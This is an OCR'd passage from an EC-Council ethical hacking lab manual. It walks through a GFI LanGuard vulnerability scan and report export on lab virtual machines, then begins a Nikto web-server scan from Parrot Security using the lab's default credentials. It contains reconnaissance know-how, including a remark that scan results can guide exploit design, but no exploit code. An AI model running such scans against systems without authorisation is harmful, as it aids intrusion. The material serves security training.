


Figure 2.3.29: Scan results System Information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Expand the **System Information** node and click **Shares** to view the details of shared folders in the target virtual machine.




Figure 2.3.30: Scan results for Shared folders

39. Similarly, you can click the **Hardware** and **Software** nodes to view detailed scan information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Click the **Dashboard** tab to display the scanned network information. In the left pane, expand **Entire Network**, and then **CEH**; then, click **SERVER2016**.

41. Detailed information such as **Vulnerability Level**, **Security Sensors**, **Computer Details**, **Scan Activity**, and **Results Statistics** are displayed in the right pane, as shown in the screenshot.

Note: In real-time, using this vulnerability information about the target systems can be used to develop and design exploits suitable to break into a network or a single target.




Figure 2.3.31: Overview of the Scan in Dashboard

42. You can further explore the tool by clicking on various options. For instance, click on **Software** from the options at the top to view a list of applications installed on the target machine under the **Application Category** list. You can also click on any application (here, **Google Chrome**) to view its detailed information under **Details** sections, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.32 List of open ports

43. Click on the **Vulnerabilities** option; a list of various categories of vulnerabilities appears under the **Vulnerability Types** section. Click on any category of vulnerability (here, **High Security Vulnerabilities**): detailed information on this category is displayed under the **Details** section, and a list of vulnerabilities is displayed under the **Vulnerability List** section.




Figure 2.3.33: List of vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Generate Report

44. You can further explore scanned results by clicking various options such as **Patches**, **System Information**, **Hardware**, and **Ports**.

45. Now, click on the **Report** tab and click the **Vulnerability Status** type under **General Reports** from the right pane.




Figure 2.3.34: Generate vulnerability report

46. Information about the **Vulnerability Status** report appears in the right pane; click the **Generate Report** button to create the vulnerability report.




Figure 2.3.35: Generate Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. The **Vulnerability Status** report appears in the right pane. Click on the drop-down icon next to ( ) icon and choose the **HTML File** format.




Figure 2.3.36: Report format

48. The **HTML Export Options** window appears; leave the settings to default and click **OK**.




Figure 2.3.37: HTML Export Options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. The **Save As** window appears; set the download location to **Desktop**. Rename the file to **Vulnerability Status Report.html** and click **Save**.




Figure 2.3.38: Save As window

50. The **GFI LanGuard** pop-up appears; click **Yes** to open the file.




Figure 2.3.39: Open the file

51. In the **How do you want to open this file?** pop-up, select any web browser (here, **Firefox**) and click **OK**.




Figure 2.3.40: Selecting a web browser

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

52. The **Vulnerability Status** report appears; you can scroll down to view detailed information regarding discovered vulnerabilities.




Figure 2.3.41: Vulnerability Status Report




Figure 2.3.42 Vulnerability Status Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

53. This concludes the demonstration of scanning network vulnerabilities using GFI LanGuard.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows Server 2016** and **Windows Server 2019** virtual machines.

TASK 4

Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

Here, we will perform web servers and applications vulnerability scanning using CGI scanner Nikto.

Note: In this task, we will target the **www.certifiedhacker.com** website.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

It also checks for server configuration items such as the presence of multiple index files and HTTP server options; it will also attempt to identify installed web servers and software.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.4.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 4.1

Launch Nikto Tool

7. Type **nikto -H** and press **Enter** to view various available commands with full help text

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.2: Nikto help command

8. The result appears, displaying various available options in Nikto. We will use the **Tuning** option to do a deeper and more comprehensive scan on the target webserver.

Note: A tuning scan can be used to decrease the number of tests performed against a target. By specifying the type of test to include or exclude, faster and focused testing can be completed. This is useful in situations where the presence of certain file types such as XSS or simply "interesting" files is undesired.

